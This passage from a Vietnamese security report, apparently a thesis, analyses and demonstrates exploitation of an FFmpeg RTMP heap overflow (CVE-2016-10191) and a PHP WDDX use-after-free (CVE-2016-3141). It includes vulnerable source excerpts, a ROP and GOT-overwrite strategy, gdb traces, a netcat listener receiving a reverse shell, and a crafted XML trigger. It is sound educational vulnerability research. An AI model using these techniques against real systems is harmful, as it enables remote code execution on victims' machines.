- **Ffmpeg:** Tiện ích dựa trên command line giúp người sử dụng chuyển đổi định dạng tệp tin (hỗ trợ rất nhiều định dạng khác nhau).
- **Ffserver:** Server cho việc streaming
- **Ffplay:** Một chương trình đơn giản giúp chạy, phát video dựa trên thư viện SDL và ffmpeg
- **Ffprobe:** Một chương trình đơn giản giúp phân tích việc stream các tệp tin đa phương tiện.

Các gói thư viện của ffmpeg:

- **libavutil:** là một thư viện chứa các hàm cho việc đơn giản chương trình, bao gồm việc sinh ra số ngẫu nhiên, cấu trúc dữ liệu, chương trình toán học, tiện ích đa phương tiện cơ bản,…
- **libavcodec:** là một thư viện chứa bộ encoder (mã hóa) và decoder (giải mã) cho audio/video.
- **libavformat:** là thư viện chứa bộ demuxer (phân kênh) và muxer (ghép kênh) cho những định dạng đa phương tiện.
- **libavdevice:** là thư viện chứa những thiết bị đầu vào và đầu ra cho việc lấy vào hay xuất ra nội dung đa phương tiện với những phần mềm phổ biến như Video4Linux, Video4Linux2, VfW, and ALSA.
- **libavfilter:** là thư viện cho việc lọc video
- **libswscale:** là thư viện cho việc tối ưu hóa ảnh về co dãn, màu sắc,…
- **libswresample:** là thư viện cho việc tối ưu hóa về việc lấy mẫu lại audio,…

3.1.1 Mô tả CVE-2016-10191

CVE-2016-10191 là một lỗi trong thư viện **libavformat** của Ffmpeg, nó mô tả lỗ hổng heap overflow trong rtmppkt.c khi cố xử lý các gói tin RTMP thông qua giao thức RTMP với các phiên bản trước 2.8.10, 3.0.5, 3.1.6 và 3.2.2 cho phép kẻ tấn công thực thi mã từ xa. Lỗi xảy ra trong giao thức RTMP rằng kích thước của gói tin tiếp theo trong cùng một kênh không được kiểm tra với kích thước gói tin đã gửi trong lần đầu tiên [22].

3.1.2 Tổng quan về lỗi

RTMP (Real Time Messaging Protocol) là giao thức không công khai do Adobe phát triển và giữ bản quyền, được thiết kế cho ứng dụng thời gian thực, cho phép ứng dụng sử dùng video và âm thanh với tốc độ nhanh, hạn chế bị giật hình hoặc méo tiếng.

Trong giao thức RTMP, đơn vị nhỏ nhất gửi các gói dữ liệu là một đoạn (chunk). Máy khách và máy chủ đàm phán kích thước tối đa của chunk được gửi tới nhau, ban đầu ở 0x80 byte. Nếu một thông điệp RTMP vượt quá kích thước tối đa, nó cần phải được chia thành các khối để gửi. Trong tiêu đề chunk sẽ có trường Chunk Stream ID (sau đây gọi là CSID) sẽ ánh xạ vào CSID trong chunk nhận được rồi lắp ráp lại thành một thông điệp, cùng một chunk của CSID sẽ thuộc về cùng một thông điệp.

Trong mỗi phần Chunk Message Header sẽ có một trường kích thước để lưu trữ kích thước của thông điệp thuộc về chunk đó, nếu cùng một thông điệp, thì trường

kích thước phải giống nhau. Lý do xuất hiện lỗ hổng này là trường kích thước của chunk thuộc cùng một thông điệp không được xác minh trước và sau đó, dẫn đến lỗi tràn bộ đệm khi ghép nối các thông điệp.

Lỗ hổng xuất hiện trong hàm rtmp_packet_read_one_chunk thuộc rtmppkt.c, lỗ hổng liên quan đến mã nguồn sau:

```
1 static int rtmp_packet_read_one_chunk(URLContext *h, RTMPPacket
2 *p,int chunk_size, RTMPPacket **prev_pkt_ptr,int*nb_prev_pkt,
3 uint8_t hdr){
4 /*SNIPCODE*/
5         channel_id = hdr & 0x3F;
6 /*SNIPCODE*/
7         if (!prev_pkt[channel_id].read) {
8 // Nếu đây là một gói tin mới thì sẽ tiến hành tạo gọi tin rtmp
9 và cấp phát kích thước mới cho message
10                 if ((ret = ff_rtmp_packet_create(p, channel_id,
11 type, timestamp,size)) < 0)
12                         return ret;
13                 p->read = written;
14                 p->offset = 0;
15                 prev_pkt[channel_id].ts_field   = ts_field;
16                 prev_pkt[channel_id].timestamp  = timestamp;
17         } else {
18 // Không được cấp phát vùng nhớ mới, sử dụng vùng nhớ cũ với size
19 cũ để lưu data mới cùng channel_id.
20 // Gói tin trước chưa hoàn thành đọc data
21         -------- snip ----------------
22         }
23         p->extra = extra;
24 // lưu trạng thái của gói tin
25         prev_pkt[channel_id].channel_id = channel_id;
26         prev_pkt[channel_id].type       = type;
27         prev_pkt[channel_id].size       = size;
28         prev_pkt[channel_id].extra      = extra;
29         size = size-p->offset;//size được lấy ra từ chunk gửi đến
30 //Không kiểm tra xem kích thước có phù hợp hay không
31         toread = FFMIN(size, chunk_size); //Kiểm soát giá trị của
32 toread
33         if (ffurl_read_complete(h, p->data + p->offset, toread) !=
34 toread) {
35                 ff_rtmp_packet_destroy(p);
36                 return AVERROR(EIO);
37         }
38         size      -= toread;
39         p->read   += toread;
40         p->offset += toread;
41         if (size > 0) {
42 // tiếp tục đọc data từ các kênh
43         }
44         prev_pkt[channel_id].read = 0; // đọc data hoàn thành
45         return p->read; }
```

Kích thước tối đa mà giao thức rtmp đọc vào là 0x80 byte. Trong lần đầu tiên mà gửi gói tin rtmp với kịch thước 0xa0 byte thì chương trình sẽ tạo ra vùng nhớ có kích thước 0xa0 byte để lưu chunk data sau khi thực hiện hàm ffurl_read_complete nếu ta gửi tiếp một gói tin cùng channel_id với kích thước 0x2000 thì chương trình sẽ tiếp tục đọc 0x80 byte vào vùng nhớ 0xa0 để lưu tiếp data các lần gửi tiếp dẫn đến tràn heap (do chương trình không có cơ chế kiểm tra size các gói tin tiếp theo xem có giống với size ban đầu hay không).

3.1.3 Khai thác lỗ hổng của Ffmpeg

Môi trường khai thác được thực hiện trên hệ điều hành ubuntu phiên bản 14.04.2 (64-bit) và được cài Ffmpeg phiên bản 3.2.1.

Để khai thác được lỗi này trước tiên ta phải nắm bắt được cấu trúc của gói tin RTMP, câu trúc RTMP được định nghĩa như sau:


```
typedef struct RTMPPacket {
        int      channel_id; // RTMP channel ID
        RTMPPacketType type; // loại gói tin
        uint32_t timestamp; // packet full timestamp
        uint32_t ts_field; // cho biết trường thời gian mở rộng.
        uint32_t extra;    // channel ID bổ sung
        uint8_t  *data;      // dữ liệu gói tin
        int      size;       // kích thước gói tin
        int      offset; số lượng dữ liệu đã đọc cho đến bây giờ
        int      read;       // số lượng đọc bao gồm cả header
} RTMPPacket;
```

Trong giao thức RTMP sẽ có tối đa 64 kênh tương đương với 64 channel_id, để quản lý các gói tin này thì RTMP tạo ra một mảng các cấu trúc RTMPPacket (mỗi cấu trúc có độ lớn là 48 byte) để lưu trữ các kênh tin đó. Để tiết kiệm bộ nhớ RTMPPacket không được cấp phát cho 64 kênh mà thay vào đó nó chỉ cấp phát đủ cho không quá 20 channel_id. Nếu nhận gói tin với channel_id > 20 thì sẽ cấp phát vùng nhớ khác lớn hơn để lưu trữ gói tin và giải phòng vùng nhớ cũ. Nếu chúng ta kiểm soát được mảng RTMPPacket thì cũng có nghĩa rằng ta có thể điều khiển được bất kỹ vùng nhớ nào của chương trình.

Mục tiêu cuối cùng là thực hiện một shellcode, kẻ tấn công tạo một máy chủ độc hại có chứa shellcode. Để thực thi shellcode, hàm mprotect có thể được sử dụng để sửa đổi các điều khoản của một vùng bộ nhớ rwx, và sau đó shellcode được triển khai đến vùng bộ nhớ này và sau đó thực hiện nhảy đến shellcode và thực thi. Vì vậy, làm thế nào kẻ tấn công có thể thực hiện mprotect và đưa shellcode vào vùng nhớ đó, tất nhiên, là thông qua ROP(Return-oriented programming là một kỹ thuật khai thác cho phép kẻ tấn công thực hiện shellcode với sự có mặt của các biện pháp bảo vệ an


ninh như bộ nhớ không thực thi). ROP có thể được triển khai trên heap, và sau đó tìm thấy các gadgets (là các mã lệnh asembly có dạng [MÃ LỆNH ASM]; RET) thích hợp trong chương trình để di chuyển con trỏ ngăn xếp vào heap để thực hiện ROP.

Vì vậy, bước đầu tiên là làm thế nào để kiểm soát mảng cấu trúc RTMPPacket, đầu tiên kẻ tấn công gửi một chunk cho client với chunk_id = 0x4 với kích thước 0xa0, chương trình sẽ gọi đến hàm ff_rtmp_check_alloc_array để cấp phát bộ nhớ heap cho mảng RTMPPacket có kích thước với 20 cấu trúc RTMPPacket (tức 20*48 byte) để lưu trữ dữ liệu của 20 kênh tin. Khi đó mảng cấu trúc RTMPPacket trên heap sẽ như sau:



Hình 3.1a Cấu trúc RTMPPacket trên heap

Như đã phân tích ở trên ta có thể ghi tràn vùng dữ liệu của RTMPPacket[4] bằng cách gửi thêm chunk cho client với id = 0x4 có kích thước 0x2000 điều đó có nghĩa rằng ta có thể ghi thêm vào vùng data thêm 0x80 byte dữ liệu thêm lần nữa mặc dù size ban đầu cấp phát 0xa0 byte. Nhưng làm thế nào có thể ghi vào vào mảng cấu trúc RTMPPacket trong khi địa chỉ của mảng cấu trúc đó nhỏ hơn địa chỉ của data. Vậy để làm điều đó ta cần gửi một chunk id > 20 để mảng cấu trúc tái cấp phát bộ nhớ để lưu trữ bằng cách cấp phát 1 vùng nhớ khác trên heap, dữ liệu của mảng cũ sẽ được copy sang vùng nhớ mới rồi free vùng nhớ cũ, khi đó trạng thái của heap sẽ như sau:




Hình 3.1b Cấu trúc RTMPPacket trên heap

Như vậy kẻ tấn công hoàn toàn điều khiển được dữ liệu của mảng cấu trúc RTMPPacket. Tiếp đến, kẻ tấn công cố tình ghi tràn vào mảng cấu trúc RTMPPacket để tạo cấu trúc RTMPPacket[2] tương ứng ở vị trí channel_id = 0x2 với địa chỉ vùng data là địa chỉ GOT của hàm realloc (tại sao là địa chỉ GOT của realloc sẽ trình bày sau), trường kích thước tùy ý 0x4141, read = 0x180. Sau đó kẻ tấn công gửi một chunk với channel_id 2, dữ liệu của chunk là dữ liệu để sửa đổi nội dung của GOT[‘realloc’]. Ở đây, kẻ tấn công ghi đè lên địa chỉ với gadgets mov rsp, rbx, được sử dụng để di chuyển ngăn xếp (vì rbx là địa chỉ của heap chứa thông tin của gói tin). Tiếp theo kẻ tấn công triển khai ROP trên heap. ROP đã làm một vài việc sau :

- Gọi hàm mprotect để cấp phát quyền thực thi cho vùng nhớ 0x400000
- Ghi shellcode vào vùng nhớ 0x400000
- Nhảy đến vị trí shellcode và thực thi shellcode

Sau khi gửi một số lượng đủ các gói tin để triển khai ROP, kẻ tấn công phải tìm cách để gọi hàm realloc, ff_rtmp_check_alloc_array sẽ gọi hàm realloc, gửi một chunk với channel_id là 63 tất nhiên mảng cấu trúc phải cấp phái lại bộ nhớ có kích thước lớn hơn vì kẻ tấn công có thể kích hoạt hàm realloc, trước khi gọi hàm realloc thì rbx mang địa chỉ của RTMPPacket[4] trong mảng cấu trúc, và sau đó gọi realloc, vì có bảng GOT được ghi đè nên hàm realloc không được thực hiện mà thay vào đó thực hiện địa chỉ của gadgets mov rsp, rbx; ret và khi đó đỉnh stack trỏ để heap rồi thực hiện ROP. Sau đó shellcode được thực hiện bởi kẻ tấn công. Lần này heap được phân bố như sau:



Hình 3.1c Trạng thái heap sau khi ghi đè

Mã Khai thác hoàn chỉnh dưới đây:

Nếu mã khai thác hoạt động thì shellcode sẽ được thực thi rằng sẽ có một kết nối được thực hiện giữa client và server tại cổng 31337 và nhận lệnh điều khiển của server. Kết quả thực thi mã khai thác [Phụ Lục].

- Thay vì thực hiện hàm realloc thì gadgets mov_rsp_rbx đươc thực hiện :

```
RDI: 0x209fe90 ('Y' <repeats 80 times>, 'I' <repeats 16 times>, "\002")
RBP: 0x1
RSP: 0x7fffffff6928 --> 0x73967a (<ff_rtmp_packet_read_internal+634>:   test   rax,rax)
RIP: 0x40a100 (<realloc@plt>:   jmp    QWORD PTR [rip+0x14eac12]        # 0x18f4d18 <realloc(
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x246
R12: 0x3f ('?')
R13: 0x7f
R14: 0x7fffffff6aa0 --> 0x4
R15: 0x4f ('O')
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40a0f0 <vaCreateSurfaces@plt>:     jmp    QWORD PTR [rip+0x14eac1a]        # 0x18f4d10 <
   0x40a0f6 <vaCreateSurfaces@plt+6>:   push   0x19f
   0x40a0fb <vaCreateSurfaces@plt+11>:  jmp    0x4086f0
=> 0x40a100 <realloc@plt>:      jmp    QWORD PTR [rip+0x14eac12]        # 0x18f4d18 <realloc(
 | 0x40a106 <realloc@plt+6>:    push   0x1a0
 | 0x40a10b <realloc@plt+11>:   jmp    0x4086f0
 | 0x40a110 <__fprintf_chk@plt>:        jmp    QWORD PTR [rip+0x14eac0a]        # 0x18f4d20 <
 | 0x40a116 <__fprintf_chk@plt+6>:      push   0x1a1
 |->   0xc79f31 <ff_vp9_idct_idct_32x32_add_avx2+145>:  mov    rsp,rbx
       0xc79f34 <ff_vp9_idct_idct_32x32_add_avx2+148>:  pop    rbx
       0xc79f35 <ff_vp9_idct_idct_32x32_add_avx2+149>:  vzeroupper
       0xc79f38 <ff_vp9_idct_idct_32x32_add_avx2+152>:  ret
                                                        JUMP is taken
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffff6928 --> 0x73967a (<ff_rtmp_packet_read_internal+634>:  test   rax,rax)
0008| 0x7fffffff6930 --> 0x209e120 --> 0x12eb780 --> 0x12e8e2a ("URLContext")
0016| 0x7fffffff6938 --> 0x209dbe0 --> 0x1300000024
0024| 0x7fffffff6940 --> 0x209dbd0 --> 0x209fe90 ('Y' <repeats 80 times>, 'I' <repeats 16 tir
0032| 0x7fffffff6948 --> 0x4242424200000000 ('')
0040| 0x7fffffff6950 --> 0x0
0048| 0x7fffffff6958 --> 0x7f00000080
0056| 0x7fffffff6960 --> 0x2002000 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 3, 0x000000000040a100 in realloc@plt ()
gdb-peda$ _
```

- RSP đã trỏ đến heap và thực hiện ROP:

```
[----------------------------------code----------------------------------]
   0xc79f31 <ff_vp9_idct_idct_32x32_add_avx2+145>:      mov    rsp,rbx
   0xc79f34 <ff_vp9_idct_idct_32x32_add_avx2+148>:      pop    rbx
   0xc79f35 <ff_vp9_idct_idct_32x32_add_avx2+149>:      vzeroupper
=> 0xc79f38 <ff_vp9_idct_idct_32x32_add_avx2+152>:      ret
   0xc79f39 <ff_vp9_idct_idct_32x32_add_avx2.idct16x16>:        mov    r11,rsp
   0xc79f3c <ff_vp9_idct_idct_32x32_add_avx2.idct16x16+3>:      vmovdqa ymm5,YMMWORD
   0xc79f44 <ff_vp9_idct_idct_32x32_add_avx2.idct16x16+11>:     vmovdqa ymm4,YMMWORD
   0xc79f4c <ff_vp9_idct_idct_32x32_add_avx2.idct16x16+19>:     vpmulhrsw ymm2,ymm5,
[----------------------------------stack-----------------------------------]
0000| 0x209ff58 --> 0x11e6fdb (<vpx_highbd_d117_predictor_32x32_ssse3+1147>:    add
0008| 0x209ff60 ("BBBBBBBB\340\375\t\002")
0016| 0x209ff68 --> 0x209fde0 ('U' <repeats 160 times>)
0024| 0x209ff70 --> 0x48000002000
0032| 0x209ff78 --> 0x42424242000004c8
0040| 0x209ff80 ('B' <repeats 16 times>, "\220\254@")
0048| 0x209ff88 ("BBBBBBBB\220\254@")
0056| 0x209ff90 --> 0x40ac90 (<fbdev_read_header+872>:  pop    rdi)
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
ff_vp9_idct_idct_32x32_add_avx2 () at libavcodec/x86/vp9itxfm.asm:2976
2976        RET
gdb-peda$ _
```

- Shellcode bắt đầu được thực thi tại địa chỉ 0x40000

```
RIP: 0x400000 --> 0xff3148c031489090
R8 : 0x0
R9 : 0x0
R10: 0x209fd90 --> 0x0
R11: 0x302
R12: 0x3f ('?')
R13: 0x7f
R14: 0x7fffffff6aa0 --> 0x4
R15: 0x4f ('O')
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[----------------------------------code----------------------------------]
=> 0x400000:    nop
   0x400001:    nop
   0x400002:    xor    rax,rax
   0x400005:    xor    rdi,rdi
[----------------------------------stack-----------------------------------]
0000| 0x20a0228 ('X' <repeats 56 times>)
0008| 0x20a0230 ('X' <repeats 48 times>)
0016| 0x20a0238 ('X' <repeats 40 times>)
0024| 0x20a0240 ('X' <repeats 32 times>)
0032| 0x20a0248 ('X' <repeats 24 times>)
0040| 0x20a0250 ('X' <repeats 16 times>)
0048| 0x20a0258 ("XXXXXXXX")
0056| 0x20a0260 --> 0x0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0000000000400000 in ?? ()
gdb-peda$ _
```

- Trên server lắng nghe kết nối tại cổng 31337 và thực hiện shellcode


```
xxx@xxx-shadow:~/ffmpeg_sources/ffmpeg-3.2.1$ nc -l 31337
id
uid=1000(xxx) gid=1000(xxx) groups=1000(xxx),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin)
echo 'HA MINH TRUONG - D13AT3'
HA MINH TRUONG - D13AT3
:)_
```

Kết quả cuối cùng là shellcode đã được thực hiện và tạo reverse shell giữa client và server.


3.2 Phân tích và khai thác lỗi của PHP

PHP (viết tắt hồi quy "PHP: Hypertext Preprocessor") là một ngôn ngữ lập trình kịch bản hay một loại mã lệnh chủ yếu được dùng để phát triển các ứng dụng viết cho máy chủ, mã nguồn mở, dùng cho mục đích tổng quát. Nó rất thích hợp với web và có thể dễ dàng nhúng vào trang HTML. Do được tối ưu hóa cho các ứng dụng web, tốc độ nhanh, nhỏ gọn, cú pháp giống C và Java, dễ học và thời gian xây dựng sản phẩm tương đối ngắn hơn so với các ngôn ngữ khác nên PHP đã nhanh chóng trở thành một ngôn ngữ lập trình web phổ biến nhất thế giới. Chính vì thế mà PHP trở thành món mồi cho những hacker.

Tính đến thời điểm hiện tại số lỗ hổng tồn tại trong PHP được công bố chưa thấy có dấu hiệu giảm. Quan sát biểu đồ sau đây:



Hình 3.2a Biểu đồ thông kê lỗ hổng của PHP theo từng năm.



Hình 3.2b Biểu đồ thống kê lỗ hổng của PHP theo kiểu khai thác.

3.2.1 Mô tả CVE-2016-3141

CVE-2016-3141 là một lỗi trong PHP, mô tả lỗ hổng use-after-free trong wddx.c trong extension WDDX trong PHP với các phiên bản trước 5.5.33 và 5.6.x đến 5.6.19 cho phép kẻ tấn công thực hiện mã từ xa và gây từ chối dịch vụ (DOS) hoặc có những tác động khác không xác định bằng cách kích hoạt lệnh wddx_deserialize trên dữ liệu XML chứa một phần tử var đã được tạo [21].

3.2.2 Tổng quan về lỗi

Đây là lỗi Use-After-Free, xảy ra khi wddx cố gắng xử lý dữ liệu XML. Hãy nhìn vào đoạn code này trong hàm chức năng php_wddx_deserialize_ex. Khi wddx_deserialize ($xml) một số dữ liệu XML, php sẽ gọi hàm này và sau đó thiết lập một số chức năng để xử lý thẻ và dữ liệu xml.

```
1 int   php_wddx_deserialize_ex(char   *value,   int   vallen,   zval
2 *return_value)
3 {
4         ---SNIP---
5         XML_SetUserData(parser, &stack);
6         XML_SetElementHandler(parser,php_wddx_push_element,
7 php_wddx_pop_element);
8         XML_SetCharacterDataHandler(parser, php_wddx_process_data);
9         XML_Parse(parser, value, vallen, 1);
10        XML_ParserFree(parser);
11        ---SNIP---
12 }
```

Chức năng php_wddx_push_element tạo mục nhập cho một thẻ như bạn thấy trong phần này. Ví dụ khi bạn nhập <string> Hello World </ string> nếu nhận vào một thẻ mở thì sẽ gọi php_wddx_push_element để tạo thẻ st_entry lưu thông tin của một thẻ, hãy xem một số đoạn code dưới đây.

```
1 static void php_wddx_push_element(void *user_data, const XML_Char
2 *name, const XML_Char **atts)
3 {
4         st_entry ent;
5         wddx_stack *stack = (wddx_stack *)user_data;
6
7         ----SNIP----
8         else if (!strcmp(name, EL_STRING)) {
9                 ent.type = ST_STRING;
10                SET_STACK_VARNAME;
11
12                ALLOC_ZVAL(ent.data);
13                INIT_PZVAL(ent.data);
14                Z_TYPE_P(ent.data) = IS_STRING;
15                Z_STRVAL_P(ent.data) = STR_EMPTY_ALLOC();
16                Z_STRLEN_P(ent.data) = 0;
17                wddx_stack_push((wddx_stack      *)stack,      &ent,
18 sizeof(st\_entry));
```

```
19          }
20          ----SNIP----
21 }
```

SET_STACK_VARNAME là một thủ tục được xác định dưới đây. Thủ tục này là đơn giản kiểm tra stack->varname của một thẻ nếu chúng không NULL thì sẽ clone lại stack-> varname và sau đó free nó.

```
1 #define SET_STACK_VARNAME
2 if (stack->varname) {
3         ent.varname = estrdup(stack->varname);
4         efree(stack->varname);
5         stack->varname = NULL;
6 } else ent.varname = NULL;
```

Lỗi đã xảy ra trong php_wddx_pop_element. Khi xml đóng thẻ tag var, nó sẽ giải phóng varname của thẻ này, và con trỏ freed này vẫn lưu trữ trong stack->varname. Ví dụ, nếu tạo một var như <var name = 'UAF'> </ var>, php_wddx_push_element sẽ tạo một cấu trúc lưu trữ thẻ var này sau đó khi đóng thẻ này sẽ free nó nhưng quên đặt tên stack->varname = NULL hoặc giảm stack-> top, sau đó nếu tạo một thẻ khác như <string> chức năng SET_STACK_VARNAME sẽ sử dụng lại con trỏ freed này.

```
1 static void php_wddx_pop_element(void *user_data, const XML_Char
2 *name)
3 {
4          ***SNIP***
5         } else if (!strcmp(name, EL_VAR) && stack->varname) {
6                 efree(stack->varname);
7         }
8          ***SNIP***
9 }
```

3.2.3 Khai thác lỗ hổng của PHP

Môi trường khai thác được thực hiện trên hệ điều hành ubuntu phiên bản 14.04.2 (64-bit) và được cài PHP phiên bản nhỏ hơn 5.6.19.

Để khai thác thành công lỗi này chúng ta cần hiểu thêm về cách quản lý bộ nhớ trong PHP. Trong PHP thì họ tạo ra một thư viện quản lý vùng heap là Zend cũng có 2 hàm chức năng quản lý chính đó là _zend_mm_alloc_int (cấp phát bộ nhớ)và _zend_mm_free_int (giải phóng bộ nhớ). Hàm _zend_mm_alloc_int được mô tả trong zend_alloc.c dưới đây:

```
1 if (EXPECTED(ZEND_MM_SMALL_SIZE(true_size))) {
2                 size_t index = ZEND_MM_BUCKET_INDEX(true_size);
3                 size_t bitmap;
4                 if (UNEXPECTED(true_size < size)) {
5                         goto out_of_memory;
6                 }
```

```
#if ZEND_MM_CACHE
              if (EXPECTED(heap->cache[index] != NULL)) {
                    /* Get block from cache */
#if ZEND_MM_CACHE_STAT
                    heap->cache_stat[index].count--;
                    heap->cache_stat[index].hit++;
#endif
                    best_fit = heap->cache[index];
                    heap->cache[index]          =          best_fit-
>prev_free_block;
                    heap->cached -= true_size;
                    ZEND_MM_CHECK_MAGIC(best_fit,
MEM_BLOCK_CACHED);
                    ZEND_MM_SET_DEBUG_INFO(best_fit, size, 1, 0);
                    HANDLE_UNBLOCK_INTERRUPTIONS();
                    return ZEND_MM_DATA_OF(best_fit);
 }
```

Nếu ta malloc kích thước chunk nhỏ (ít hơn 256 byte) zend_alloc sẽ sử dụng heap -> cache, là một freelist lưu trữ nhiều danh sách liên kết của chunk free, heap->cache hoạt động giống như malloc fast_bin (liên kết đơn và theo cơ chế vào sau ra trước LIFO). Nếu một số cách chúng ta có thể ghi đè lên con trỏ best_fit->prev_free_block với địa chỉ khác (victim) rồi khi zend_alloc một lần nữa và chúng ta có thể sử dụng victim để ghi đè vào một nơi nào đó trong bộ nhớ. Ở đây ta chỉ cần quan tâm đến heap->cache[0]. Để làm điều đó, ta sẽ tạo wddx xml dưới đây:

```
$xml =<<<EOF
<?xml version='1.0' ?>
<!DOCTYPE wddxPacket SYSTEM 'wddx_0100.dtd'>
<wddxPacket version='1.0'>
        <array>
                <binary>HERE</binary>                    # (1)
                <var name='UUAF'></var>                  # (2)
                <boolean value='X'/>                     # (3)
        </array>
</wddxPacket>
EOF;

$value_victim = base64_encode("VICTIMMM");
$addr_victim = "_VICTIM_";
$xml = str_replace("HERE",$value_victim,$xml);
$wddx = wddx_deserialize($xml);
foreach($wddx as $k => $v){
        $k = "";
        $k.= $addr_victim;                               # (4)
        $t = (string)$v;                                 # (5)
        $g = (string)$v;                                 # (6)
}
```

1. Tạo 2 fast_chunk chunk_a_0(0x20 byte – lưu giá trị thẻ binary) và chunk_a_1(0x20 byte- lưu giá trị sau khi decode base64) để lưu giá trị victim sau

đó efree(chunk_a_0) với thẻ binary vì thẻ binary cho phép input những ký tự không đọc được.

- Trạng thái heap->cache[0]:

  HEAD->chunk_a_1(0x00007ffff7fb2440)->TAIL

```
gdb-peda$ x/20gx 0x1092de8
0x1092de8:      0x00007ffff7fb2440      0x0000000000000000
0x1092df8:      0x0000000000000000      0x00007ffff7fb47d8
0x1092e08:      0x00007ffff7fb2c58      0x00007ffff7fb08e8
```

2. Tạo fast_chunk chunk_b với minsize (0x20 byte) để lưu thông tin thẻ var rồi sau đó freed.

   - Trạng thái heap->cache[0]:

     HEAD->chunk_a_1(0x00007ffff7fb2440)->TAIL

   - Nhưng quên không giảm biến stack->top hoặc không SET_STACK_VARNAME = NULL (stack->varname=**0x00007ffff7fb2450**).

